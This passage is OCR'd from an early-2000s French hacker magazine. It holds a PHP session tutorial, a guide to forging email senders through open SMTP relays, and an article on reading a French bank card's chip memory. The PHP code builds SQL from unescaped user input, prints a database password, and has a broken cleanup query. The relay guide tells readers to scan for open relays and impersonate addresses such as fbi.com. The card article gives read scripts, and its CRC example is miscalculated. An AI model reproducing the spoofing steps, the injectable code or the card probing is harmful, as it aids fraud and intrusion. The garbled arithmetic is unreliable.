   se connecter à la BASE $BASE_sess");
   //Connexion à la BASE
   //On nettoie les sessions précédentes de la personne
     et permet de distinguer 2 sessions distinctes du
     même utilisateur par le nom leur session
     ($SESSNAME)
   $query = "DELETE FROM $Table_sess WHERE
   login='$login' AND SESSNAME='$SESSNAME'";
   //permet de distinguer 2 sessions distinctes du
   même utilisateur par le nom leur session
   ($SESSNAME)
   $result = mysql_query($query) or
   die("Impossible d'effectuer requete DELETE dans
   la table $Table_sess pour nettoyage.");
     if(!$result) NiceError ("Erreur: !\$result
     après requête DELETE dans la table
     $Table_sess pour nettoyage.");
     CleanTable(); //Nettoie les sessions périmées
     des utilisateurs ne s'étant pas déconnectés
     convenablement.
   //On débute sa session en l'inscrivant dans la table :
  //Génère un identificateur de session unique : $SESSID
   mt_srand((float) microtime()*1000000);
//Initialise le générateur de nombres aléatoires
   $SESSID = mt_rand(1111111111, 99999999999);
   //Génère un nombre aléatoire 'unique' entre
   1111111111 et 99999999999
   $SESSstart = time(); // Relève l'heure de début de
   la session sous forme d'horodateur unix.
   $IP = $GLOBALS[REMOTE_ADDR]; //Relève l'adresse
   IP de la personne pour éviter un détournement
   //Prend et crypte l'empreinte du navigateur de
   l'utilisateur pour éviter un détournement de session :
   $hash = md5($GLOBALS[HTTP_USER_AGENT].
   "hzv :)"); //ajoute le grain de sel :)
   $query="INSERT INTO $Table_sess VALUES ('',
   '$SESSID', '$login', '$IP', '$SESSstart',
   '$SESSstart', '$SESSNAME', '$hash')";
   $result = mysql_query($query) or
   NiceError("Impossible d'effectuer la requête
   INSERT. Impossible de démarrer la session de
   l'utilisateur.");
   setcookie($SESSNAME."-LOGIN", "$login", 0);
   //cookie pour stoquer le login
   setcookie($SESSNAME."-SESSNAME", "$SESSNAME",
   0); //cookie pour stoquer le nom de la session
   setcookie($SESSNAME."-SESSID", "$SESSID", 0);
   //cookie pour stoquer l'ID de la session
   //Met à disposition les variables concernant la session:
   define("SESSlogin", "$login");
   define("SESSname", "$SESSNAME");
   define("SESSid", "$SESSID");
   define("SESSstart", "$SESSstart");
   return TRUE;
 }
```

Vous noterez qu'il est possible pour un même utilisateur de prendre part à plusieurs sessions différentes, distinguées par leur nom $SESSNAME. Ainsi, 'KicKEr' peut surfer en

même temps dans la rubrique forum (StartSession("Forum","KicKEr");) et dans l'administration (StartSession("Administration","KicKEr") ;) et ceci, sans interférence. Il ne faut jamais faire confiance à ce que les utilisateurs soumettent en entrée, et il est possible qu'un pirate tente de détourner la session d'un utilisateur en exploitant son identifiant. Il faut alors prévoir d'enregistrer des informations qui permettent d'identifier clairement l'utilisateur qui a lancé la session de celui qui tente de la détourner. C'est pour celà que nous relevons l'adresse IP et le nom, la version du navigateur, le système (Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1) par exemple) de la personne au moment de la création de la session. Pour éviter de stocker trop d'informations, nous cryptons l'identité du navigateur en utilisant l'algorithme MD5 qui retourne une somme de contrôle unique ou presque et qui a la particularité de toujours retourner la même somme de contrôle pour une même chaîne. Nous ajoutons aussi ce que l'on appelle un grain de sel en cryptographie, qui, tenu secret, empêche un quelconque pirate de générer lui même la somme de contrôle à des fins malhonnêtes, même si, ici ce problème n'est pas directement exploitable. Ainsi, il ne reste plus ensuite qu'à vérifier que la somme de contrôle des informations relatives au navigateur de la personne qui tente d'utiliser la session correspond bien à celle de la personne qui l'a initiée et que les adresses IP correspondent bien. Mais rappelez-vous : aucun système n'est infaillible...

L'autentification

Il reste maintenant à vérifier que l'utilisateur est autorisé à surfer sur telle ou telle page, et pour cela, nous utilisons la fonction CheckUser. Elle prend en paramètre le nom de la session qui doit avoir été initiée par l'utilisateur et récupère elle même le login et l'id de session de ce dernier s'ils existent.

```
function CheckUser($SESSNAME)
  {
    //Récupère les informations d'authentification
de l'utilisateur par cookie ou chaîne de requête
    $PHPSESSID = $GLOBALS[$SESSNAME."-SESSID"];
$PHPSESSLOGIN = $GLOBALS[$SESSNAME."-LOGIN"];
    $PHPSESSNAME = $GLOBALS[$SESSNAME."-
SESSNAME"];
    //Je vous fais grâce de la connexion à la BASE de
    données ;) ........
    $ip = $GLOBALS[REMOTE_ADDR];
    $hash = md5($GLOBALS[HTTP_USER_AGENT]."hzv
    :)"); //génère le hash et ajoute le grain de sel
    $query = "SELECT * FROM $Table_sess WHERE
    SESSID='$PHPSESSID' AND login='$PHPSESSLOGIN'
    AND IP='$ip' AND SESSNAME='$PHPSESSNAME' AND
    hash='$hash'"; //Génère la requête SQL
    $result = mysql_query($query) or
    NiceError("Impossible d'effectuer la requete
    d'authentification [checkuser]");
    @$num_lignes = mysql_num_rows($result) or
    NiceError("Cet identificateur de session est
    incorrect<br>\n ou vous n'etes pas autorisé à
    en faire usage. CODE 1");
      //Quitte si PHPSESSID inconnu ou si
      PHPSESSLOGIN incorrect ou si adresse IP différente
      de la personne ayant initialisé la session(anti
      hijhack), ou si $hash ne correspond pas, ou si
      $SESSNAME n'a aucune session d'initialisée - en
      fait quitte si aucune entrée de la table ne
      correspond.
      if($num_lignes == 0) NiceError("Cet
      identificateur de session est incorrect<br>\n
      ou vous n'êtes pas autorisé à en faire usage.
      CODE 2");
    //Vérifie si la session n'est pas restée trop longtemps
    inutilisée : si LastOn (la derniere requete
    d'authentification dans checkuser) est plus vieille que
    l'heure courante passée de 10 minutes (600
    secondes).
    $ligne= mysql_fetch_array($result);
      if( ($ligne[LastOn]+600)<time() )
      NiceError("Cette session a expirée. Veuillez
      vous reconnecter, CODE 1");
      //durée sans rafraichissement
        if( ($ligne[SESSstart]+3600)<time() )
        NiceError("Cette session a expirée.
        Veuillez vous reconnecter. CODE 2");
```

```
        //durée max=1heure même avec rafraichissement
        (anti-hack), on n'est jamais trop prudent ;)
    //Autentification OK : on remet à jour LastOn :
    $t = time(); $id = $ligne[id]; $query = "UPDATE
    $Table_sess SET LastOn='$t' WHERE id='$id'";
    $result = mysql_query($query); if(!$result)
    NiceError("Impossible de remettre votre session
    à jour. Veuillez vous reconnecter. CODE 3");
    //Met à disposition les variables concernant la
    session :
    define("SESSlogin", "$PHPSESSLOGIN");
    define("SESSname", "$SESSNAME");
    define("SESSid", "$PHPSESSID");
    define("SESSstart", $ligne[SESSstart]);
  }
```

On vérifie aussi que le nom du navigateur et sa version correspondent bien à ceux de la personne qui a initiée la session, en incluant la condition hash='$hash' dans la clause WHERE. Ainsi, si aucune entrée ne correspond, le script retourne un message d'avertissement.

Fonctions secondaires

Voilà avec ça, vous avez ce qu'il faut pour une utilisation minimale. Mais que faire si l'utilisateur veut se déconnecter ? C'est une fonctionnalité qu'il ne faut pas négliger, même si la table est nettoyée automatiquement. Voyons comment je l'ai implémentée dans DeleteSession. La fonction nécessite que l'on lui passe en paramètre le nom de la session que l'on veut supprimer pour cet utilisateur.

```
function DeleteSession($SESSNAME)
  {
    global $Table_sess,$BASE_sess; //Récupère les
    variable globales de configuration
    $login = $GLOBALS[$SESSNAME."-LOGIN"];
//Récupère le login de l'utilisateur par cookie
    //On supprimme la session côté client
    //1- On altère les données (de cette façon, si la
    suppression des cookies ne fonctionne pas, la
    session est quand meme désactivée)
    setcookie($SESSNAME."-LOGIN", "no_login", 0);
    //cookie pour stoquer le login
    setcookie($SESSNAME."-SESSNAME", "no_session",
    0); //cookie pour stoquer le nom de la session
    setcookie($SESSNAME."-SESSID", "no_id-session-
    ", 0); //cookie pour stoquer l'ID de la session
    //2- On tente de supprimmer les cookies
    setcookie($SESSNAME."-LOGIN"); //cookie pour
    stoquer le login
    setcookie($SESSNAME."-SESSNAME"); //cookie pour
    stoquer le nom de la session
    setcookie($SESSNAME."-SESSID"); //cookie pour
    stoquer l'ID de la session
    //3- On supprimme la session côté serveur
    /*Je vous épargne la connexion à la BASE ;)
    On nettoie la session de la personne : */
    $query = "DELETE FROM $Table_sess WHERE
    login='$login' AND SESSNAME='$SESSNAME'";
    $result = mysql_query($query) or
    die("Impossible d'effectuer requete DELETE dans
    la table $Table_sess pour terminer la
    session.");
      if(!$result) NiceError ("Erreur: !\$result
      après requête DELETE dans la table
      $Table_sess pour terminer la session.");
  }
```

Enfin, il faut penser à nettoyer régulièrement la table des sessions inactives, comme nous l'avons vu dans le corps de la fonction StartSession. Nous faisons pour cela un appel à la fonction CleanTable.

```
//Nettoie les sessions périmées (personnes ne s'étant
pas déconnectées).
//Nécessite une connection à mysql(sur une base) déjà
établie
function CleanTable()
  {
    $time_out = time()-3600; //heure courante moins
1 heure
    //on efface toute session inactive, c'est à dire dont
    l'heure de création a plus d'une heure.
    $query = "DELETE * FROM $Table_sess WHERE
    SESSstart>$time_out"; mysql_query($query);
  }
```

Configuration

La configuration du script est minimale, les deux fichiers à modifier sont les suivants :

1. DANS SESSIONS.PHP, modifiez les paramètres suivants

```
//Variables à configurer
$Table_sess = "kck_sessions"; //nom de la table
                              contenant les sessions
$BASE_sess="sessions"; // nom de la base SQL
                       contenant la table
//FIN
```

2. DANS MYSQL.PHP, renseignez les constantes suivantes:

```
define("HOST","localhost"); //Hôte SQL
define("USER","kicker"); // Utilisateur
define("PASS","fire-in-the-hole"); //Mot de passe
                                   utilisateur
$MODE="DEBUG"; //Passe en mode debuggage : les
               messages de debogage commentent les
               erreurs SQL.Pour ne pas les avoir, tapez
               par Ex. : $MODE="SILENCE";
```

Au nombre des améliorations possibles, on peut compter l'implémentation d'un système de privilèges. Pour cela, il suffit d'ajouter un champ à notre table SQL et de le renseigner au moment du login de l'utilisateur. On pourra par exemple employer le chiffre 0 pour les simples utilisateurs, 1 pour les modérateurs, 2 pour les administrateurs, etc... Puis vérifier au sein de la fonction CheckUser que l'utilisateur a bien le droit de demander cette page. Vous pouvez aussi modifier le système de transmission de l'identifiant en choisissant de le transmettre par la chaîne de requête et non par cookie. Cependant, ce système constitue une charge de travail supplémentaire non négligeable puisque chaque lien, chaque formulaire devra transmettre l'id à la page suivante.

Quelques mots sur la sécurité

Les sessions sont un bon moyen de créer un espace protégé dynamique qui transporte des informations sur les visiteurs de page en page sans toutefois les faire transiter directement sur le réseau. Toutefois, pensez à inciter vos visiteurs à se déconnecter par le biais d'un lien pointant vers une page adéquate. En effet, le risque d'usurpation de la session est important lorsque l'assaillant à un accès physique à l'ordinateur du visiteur. Même si cette éventualité est rendue peu envisageable par le fait que toute session non utilisée est effacée après 10 minutes d'inactivité, vous ne devez pas la négliger. L'utilisation d'une table SQL pour stocker les sessions des visiteurs présente une alternative intéressante aux fichiers temporaires créés par défaut par PHP 4.


De cette façon, vous bénéficiez de la puissance du langage SQL pour effectuer vos traitements, mais vous êtes aussi exposés à d'autres risques qui n'interviennent pas dans l'autre cas. Notamment, l'utilisation d'injection SQL pour modifier ou lire les données de vos tables peut amener un assaillant à pénétrer dans une zone dont l'accès lui était refusé. D'un autre côté, les serveurs qui stockent les informations des sessions dans des fichiers temporaires doivent vérifier que ces derniers ne sont pas lisibles par les utilisateurs, ce qui, dans ce cas, entraînerait les mêmes problèmes que ceux cités précédemment.Enfin, une dernière chose qui pourrait paraître ridicule mais qui est capitale : si vous mettez ce système en place, vérifiez bien que l'accès à votre base de données est protégé par un mot de passe. Si ce n'est pas le cas, alors toute la sécurité mise en place est réduite à néant. Souvenez vous que la sécurité d'un système dépend de celle de son maillon le plus faible. Je vous laisse découvrir l'intégralité du code source disponible en téléchargement sur MultiProg.fr.st

Pour finir, voici quelques liens qui pourront vous être utiles:
EasyPHP : www.easyphp.org - kit d'installation de PHP, Apache, MySQL pratique et automatisé.
MySQL : www.mysql.org - le site du SGBD SQL MySQL
PHP : php.net, phpfrance.com, phpscripts-fr.net, phpinfo.com - quelques sites incontournables :)

KicKErMan - 2002 - -:)
kickerman@webpassword.net
http://www.multiprog.fr.st / http://www.webpassword.net

OUTLOOK ? UN LOGICIEL

Vous avez déjà certainement trouvé dans votre boite aux lettres, des messages provenant d'expéditeurs douteux (billou@microsoft.com, master@fbi.com, superadmin@hotmail.com, etc). Mais comment transformer son client de messagerie favori en expéditeur d'emails anonymes ? Pour tout savoir, lisez le document ci-dessous



NIVEAU NEWBIE

CONDITIONS PRÉABLABLES

1. Disposer d'un logiciel de messagerie type Outlook Express.
2. Disposer d'un serveur SMTP configuré pour un non filtrage des adresses sources et des adresses cibles (en clair qui permette le relais !).

DE MESSAGERIE ANONYME !

Trouver un serveur SMTP ?!

Le serveur SMTP. Pour trouver une serveur SMTP qui réponde à nos exigences il n'y a plusieurs solution. Un scan sur une plage d'adresse IP quelconque, permet d'en trouver un facilement. Pour plus de détails sur la recherche de serveur SMTP voir le numéro 11 de HzV - (Mails anonymes : Hijacking de mailing-listes.). Ceci dit et fait, nous voilà avec un serveur SMTP acceptant le relais d'email, c'est à dire l'envoie de n'importe qu'elle adresse vers n'importe qu'elle adresse. Dans notre exemple nous allons utiliser un serveur SMTP fictif que nous nommons abcxyz.com et qui répond à merveille à tout nos besoins.

Configuration du Client messagerie

Nous allons utiliser ici le logiciel de messagerie le plus répandu : j'ai nommé Outlook Express ! ;). Nous devons commencer par ajouter un compte courrier. Nous voici dans l'assistant de connexions Internet. Tout d'abord, il vous demande votre nom. Donc, vous notez votre pseudonyme évidemment, puis votre adresse email. Ici vous notez l'adresse de substitution. Maintenant, la boite de dialogue vous demande le serveur POP3 (courrier entrant donc inutile pour nous, mettez n'importe quoi) et le serveur SMTP (le plus important !). Dans l'étape suivante, entrez comme nom de compte " Helo " et décochez la case " mémoriser le mot de passe ". Voilà votre compte de mail anonyme est créé. Passons maintenant a quelque réglages : allez dans " propriétés " (du nouveau compte). Dans le premier onglet décocher la case " inclure ce compte lors de la réception... " car il ne nous sert qu'à envoyer et non à recevoir.

Application


Le test ! Avant de s'engager dans tout envoie précipité, il faut tester la nouvelle adresse créée sur votre compte de messagerie personnel. Pour cela, éditez un nouveau message et choisissez le compte que vous venez de créer. Maintenant remplissez normalement votre message. Vous pouvez profiter de tous les avantages que cela apporte par rapport au système Telnet : comme le format HTML, l'ajout de pièce jointe, d'image et j'en passe... ;). Envoyez ce message vers votre email et patientez !


Quelques secondes plus tard, un nouveau message arrive dans votre boite de réception. Et oui c'est bien le votre :)

Conclusion

Ce procédé est bien plus pratique que le système Telnet. Il est plus rapide et avec des possibilités bien plus avancées ! Il est simple à mettre en œuvre et ne nécessite aucune connaissances particulières.

Madtrax
mcflyhawk@hotmail.com





LES SECRETS DE VOTRE

Dans cette nouvelle série consacrée au fonctionnement de vos cartes bleues, nous levons tous les secrets. Découvrez dans cette première partie, toutes les arcanes de votre puce. Comment lire les informations qui y sont stockées ? Récupérer vos données confidentielles ? Tout pour effrayer votre banquier.

AU SOMMAIRE

1.Introduction

1)-HISTORIQUE La carte à puce est une invention franco-française faite par Roland Moreno en 1974-75. La carte était à l'origine en logique câblée (Carte A Mémoire = CAM). Ensuite, Michel Ugon en 1977 à la demande de Bull y implémenta un microprocesseur de manière à obtenir plus de fonctionnalités et de sécurité par des algorithmes cryptographiques. En 1993 la puce fait son apparition sur les carte-bleues françaises faisant baisser la fraude à la carte bancaire de 50% par rapport à 1990. Actuellement, c'est le Mask 4 B0' de Bull CP8 qui est utilisé.

2)-MATÉRIEL Une carte asynchrone est une carte dont le débit de sortie est indépendant du signal d'horloge appliqué; contrairement au cartes synchrones, dont le signal d'horloge (souvent de fréquence variable) régit le signal en sortie (télécartes, etc.). Les carte-bleues sont des cartes asynchrones répondant à la norme ISO7816-3, (le texte de norme est disponible sur <le net>) ce qui va nous permettre à l'aide de l'ATR (Answer To Reset = Réponse à la mise a zéro) de récupérer des informations telles que : la fréquence d'horloge à appliquer, le débit en sortie, la tension de programmation, etc. Mais la je déborde un peu du cadre de cette 1ere partie.

Une interface phoenix permet de lire et d'écrire dans des cartes à puces asynchrones répondant à la norme ISO7816-3. On peut soit la fabriquer soi-même (de nombreux schémas sont disponibles sur Internet), ou l'acheter dans tout bon magasin d'électronique qui se respecte. Pour explorer la carte, on va avoir besoin d'un soft pour communiquer. Le plus complet que je connaisse est WinExplorer de Dexter (sous Windows(R)) qui se trouve assez facilement. Par contre pour Linux, je n'en connais pas, mais je suis en train de voir ça...

2-Fonctionnement général du paiement par carte

Jusqu'à il y a peu, lors de l'introduction de la carte bancaire dans un automate, après authentification, celui-ci vérifiait que le montant de l'achat (ou des achats cumulés dans la journée sur ce même terminal) ne dépasse pas un certain seuil (configurable) ou qu'une demande extérieure ne demande pas de faire un appel au centre. Lors de l'appel au centre, le terminal envoie diverses informations liées à la carte, à la transaction et au terminal dans le but de savoir si le compte concerné est solvable de la somme demandée ou si la carte n'est pas volée ou en opposition, et ainsi valider le paiement avec la banque concernée. Si la réponse est affirmative ou si l'appel n'a pas eu lieu, la transaction s'effectue

NIVEAU ELITE

CARTE BLEUE : LA PUCE PARTIE 1

normalement. Depuis récemment, un mode centralisé des paiements est mis en place, permettant la vérification en local au lieu de l'appel. Ainsi, il n'est plus question de seuil, l'appel étant gratuit, chaque transaction peut être vérifiée en temps réel.

3-Presentation de la carte

1)-Introduction

a)-Les commandes Le dialogue avec la carte s'effectue par un envoi série a 9600 bauds d'une série d'octets sous la forme : CLA INS P1 P2 LEN où :

*CLA = Classe ISO. Celle de la carte-bleue est CBh (carte SIM: A0h, etc.).
*INS = Code de l'instruction sur un octet.
*P1, P2 = Argument de l'instruction par défaut. C'est une adresse pour la lecture ou l'écriture.
*LEN = Longueur désirée pour la réponse en octets

Les codes d'instructions nous concernant pour l'exploration de la carte sont :

B0h -lecture
D0h -Ecriture
70h -Validation écriture
40h -Ratification code pin
20h -Présentation code pin

Les instructions 80h, 82h et 84h demandent des certificats (calcul telepass), la réponse étant obtenue par C0h. On reviendra dessus plus tard.

b)-L'ATR L'ATR est définit par la norme ISO7816-3. Il se compose de :

*TS : le premier octet, il permet l'obtention du "temps unitaire", etu=t/3, t étant le temps entre les deux premiers front descendant consécutifs de TS (ici etu = 1/9600 = 104,1667µs) et la convention de transmission, 3Fh pour Inverse et 3Bh pour directe
*T0 : Donne le nombre d'octets dans l'historique (cf. Tk) et indique l'envoi ou non de TA, TB, TC et TD.
*TA : Contient FI et DI, qui représentent les facteur multiplicatifs, respectivement de la fréquence d'horloge externe et du temps unitaire (etu).
*TB : Donne le courant maximum consomme, et la tension de programmation par I et P.
*TC : Donne le Guard Time (N), c'est à dire le temps séparant le dernier front lors de la transmission d'un octet et le bit de start précédant l'envoi de l'octet suivant.
*TD : Donne le protocole (T), et indique l'envoi d'une autre série de TA, TB, TC et TD.
*Tk : Octets d'historique (1<=k<=15). Ils précisent le masque de la carte, le fabricant, l'encarteur, le type de puce, etc.
*TCK : Octet "de parité". Il est le résultat d'un OU-Exclusif entre tous les octets de l'ATR sauf TS. Il permet de s'assurer en partie de l'intégrité des données reçues.

2)-Exploration

Pour commencer, il faut configurer WinExplorer. Menu "Configure" -> "Program Editor". Dans l'onglet "Communication" il faut mettre 9600 Bauds en transmission et au reset, choisir le bon port com, mettre la convention inverse (si ça ne marche pas, c'est que votre ATR commence par 3Bh et la carte est donc en convention direc-

te, ça se voit lors du reset). Dans l'onglet "Advanced" il faut choisir la demande de reset avec attente de l'ATR. Et finalement, dans le dernier onglet, il faut décocher les cases correspondantes aux cartes DSS.

a)-Analyse de l'ATR

Appliquons un Reset à la carte ("Card" -> "Analyse ATR").
ATR: 3F 65 25 08 93 04 6C 90 00

TS = 3F Convention Inverse (les bits sont complémentés avant envoi)
T0 = 65
–6h = 0110b => transmission de TB et TC (les 2 bits à 1). TD n'étant pas transmis, le protocole par défaut sera T=0 (protocole de transmission de caractères half-duplex asynchrone).
–5h = 5 octets dans l'historique
TB = 25
–25h = 0 01 00101b, le MSB est toujours a 0, 01 => I = 50mA max.,
00101 => P = 5V.
TC = 08h, => N = 20 * etu = 20 * 104µs = 2.08ms (Guard Time).
/*historique*/

93, correspond *a-priori* à l'encarteur (CP8, Schlumberger, GemPlus... ici c'est CP8, il est possible que le votre soit différent)

04, c'est le numéro du masque de la ROM (Mask 4)

6C, certainement la désignation de la puce

90 00, donne l'état de vie de la carte. Ici elle est encore valide (90 10 => 1 code faux, 90 20 => 2 codes faux).

TA n'étant pas envoyé, la fréquence d'horloge externe sera donc de 3.579Mhz, et le débit en sortie sera de 1/etu = 9600 bauds

On remarquera que cette analyse concorde avec celle de WinExplorer.

b)-Organisation de la mémoire

La mémoire fait 1ko, organisée sous la forme de mots de 32 bits et est partitionnée en 6 zones configurables selon les besoins.

1/La Zone Secrète (ZS) Elle contient diverses clefs utilisées pour les calculs cryptographiques et d'authentification comme le code pin du porteur (l'utilisateur), et celui de l'émetteur (la banque). On ne peut ni lire, ni écrire dans cette zone.

2/La Zone de contrôle d'Accès (ZA) Elle est utilisée exclusivement par le microcalculateur de la puce. Elle permet de gérer, par un décompte de bits, le nombres d'utilisations de la carte sous code porteur; de contrôler le nombre de codes pin faux envoyés; et de définir si la carte est bloquée (protection mécanique). Cette zone est en lecture seule, à condition d'avoir le code pin de la carte.

3/La Zone Confidentielle (ZC) Elle est absente des carte-bleues. Elle permet entre-autre le stockage d'informations confidentielles qui ne pourraient être lu après envoi du code pin. Elle est donc en lecture seule, restreint par code pin.

4/La Zone de Transaction (ZT) Elle fait office de "talon de chéquier". Ici vont être inscrites les transactions effectuées par la carte. A la fin de cette zone se trouvent les "informations personnalisateurs" de la carte. Cette zone est en accès complet protégé par code pin.

5/La Zone de lecture Libre (ZL) Elle contient différentes informations accessibles librement concernant le porteur de la carte. Dans les carte-bleues, ici se trouvent les valeurs d'authentification statiques, issues d'un cryptage RSA 320 et 768 bits, ainsi que l'identifiant composé d'informations telles que le numéro de carte-bleue, le nom du porteur, le code service, le code devise, les dates d'émission et expirations, etc.

6/La Zone de Fabrication (ZF) Cette zone nous intéresse beaucoup pour commencer notre analyse du contenu de la carte. Elle est commune à toutes les cartes CP8 et possède une adresse fixe (8 mots avant la dernière adresse). Elle se compose toujours de la même manière:

-Un numéro d'en-tête,
-Les pointeurs vers les autres zones,
-Le numéro de série du composant,
-Des informations sur la vie de la carte.

Nous avons dit 1ko, donc la dernière adresse est <1000>, après avoir retranché
8*32 (8 mots), ça nous donne l'adresse de la Zone de Fabrication a <09C0>.

4-Lecture du contenu de la EEPROM (Electricaly Erasable Programmable Read Only Memory)

1)-La Zone de Fabrication

Dans la zone script de WinExplorer taper :

```
BC B0 09 C0 20 ;Lecture (B0) de 32(=20h) octets a partir
                de l'adresse 09C0
r1             ;Récupère le code instruction
r4             ;Organise les réponses sous formes de
                mots de 32bits = 4 octets
r4             ; //                    //
r4
r4
r4
r4
r4
r4             ; //                    //
r2             ;récupère le double-octet de validation
                commande: 90 00

"Card" -> "Run script"
```

On va regarder un peu tout ça :

```
B0          // Code instruction

19 DF 64 08 // En-tête, vérifie le CRC
1F F4 0F B0 // 1FF4 = ADL ; 0FB0 = ADT
0A C3 0A 57 // 0AC3 = ADC ; 0A57 = ADM
09 F1 08 D9 // 09F1 = AD2 ; 08D9 = ADS
3F E5 20 02 // Type : 3FE5 = Carte Bleue; 2002, ainsi le
               mot vérifie le CRC
08 4D YY YY // Numéro d'Encarteur : YY YY, `084DYYYY`
               vérifie le CRC
XX XX XX XX // Numéro de série : XX XX XX XX, vérifie le
               CRC
LL II 9F TT // Lot: LL, Indice: II, 9Fh=Avancement de la
               carte, TT: Test EEPROM

90 00       // Validation tache effectuée
```

2)-Les informations contenues en ZF

ADL, ADT, ADC, ADM, ADS et AD2 sont respectivement les pointeurs vers les Zones de lecture Libre, de Transaction, Confidentielle, de contrôle d'Accès et Secrète (le début et la fin).

Les numéro de Lot, d'Indice et de Test EEPROM ne sont pas très intéressants, et sont assez explicites par leur nom.

Le 9Fh du dernier mot de la Zone de Fabrication représente l'état de la carte :

9Fh = 10011111b
Les 3 bits de poids faibles (111) ne veulent rien dire.
les 2 bits suivants : 11 signifient que la carte est valide,
le bit suivant : 0 signifie que c'est une carte fabriquée,
le bit suivant : 0 signifie aue la carte a été personnalisée,
le bit de poids fort : 1 indique le code pin actif (1=porteur).

Le numéro d'encarteur renseigne sur l'entreprise à qui a été confié l'encartage de la carte. Les numéros les plus courant sont :

0x0025 = CP8
0x006F = GemPlus
0x0094 = Shlumberger
...

Le numéro de série a pour seules propriétés de vérifier le CRC, et son MSB est toujours égal a 0.

3)-Le CRC

Le CRC (Cyclic Redondancy Check = Vérification Redondante Cyclique) conditionne la parité d'un nombre. Dans le cas des carte-bleues, le polynôme est x^5+X^2+1, ce qui en binaire se traduit par 100101. Soit N un nombre dont on veut qu'il vérifie le CRC. Il faut calculer les 5 derniers bits de manière à ce qu'ils vérifient une relation avec les autres bits de N et 100101. Le calcul se présente un peu comme une division, mais

au lieu de soustraire, il faut faire un OU-Exclusif. C'est pour cette raison que le résultat est sur 5 bits (le polynôme en fait 6). Il faut commencer par rajouter 5 bits à 0 à droite de N. On parcours le mot N en partant du MSB (Most significant Bit = bit de poids le plus fort), jusqu'au premier bit à 1. On fait un OU-Exclusif entre 100101 et le blocs de 6 bits partant du bit à 1 trouvé. 1 XOR 1 = 0, donc le bit précédemment à 1 passe fatalement à 0. On continue donc le parcours de N jusqu'au prochain 1, et ainsi de suite jusqu'a ce que N soit alors réduit a 5 bits. Ces 5 bits vont donc aller remplacer les 5 bits a 0 rajoutes. Ce sont les bits du CRC. Voila ce que ça donnerai en langage C :

```
long verCRC(unsigned long N)
{
  unsigned long N_old, Poly, Masc;
  int i, crc;
  crc = N & 0x1F;
  N &= 0xFFFFFFE0;
  N_old = N;
  Masc = 0x80000000; //Test du bit courant
  Poly = 0x94000000; //100101b * 2^26
  for(i=0; i<26; i++)
    {
      Masc /= 2;
      Poly /= 2;
      if(N&Masc) N^=Poly; //Si le bit courant de N est a
                          1 alors OU-Exclusif
    }
  return(N==crc ? 0 : N_old | N);
}
```

Cette fonction sert à vérifier le CRC, mais lors d'un mauvais résultat, elle renvoi la valeur correcte de N vérifiant le CRC. Elle ne peut calculer que pour des blocs d'au plus 32 bits, ce qui nous va amplement puisque la CB est organisée en mot de 32 bits.

Exemple : On veut faire qu'un nombre écrit finalement sur 2 octets vérifie le CRC ; 0677h (il faut qu'il soit inférieur a 800h pour être finalement écrit sur 2 octets).

On y rajoute 5 bits à 0 à droite (multiplier par 2^5)

```
1101 1101 1100 0000
1001 01
____________________
100 1001 1100 0000
100 101
____________________
11 1100 0000
10 0101
_____________
1 1001 0000
1 0010 1
_____________
1011 1000
1001 01
_____________
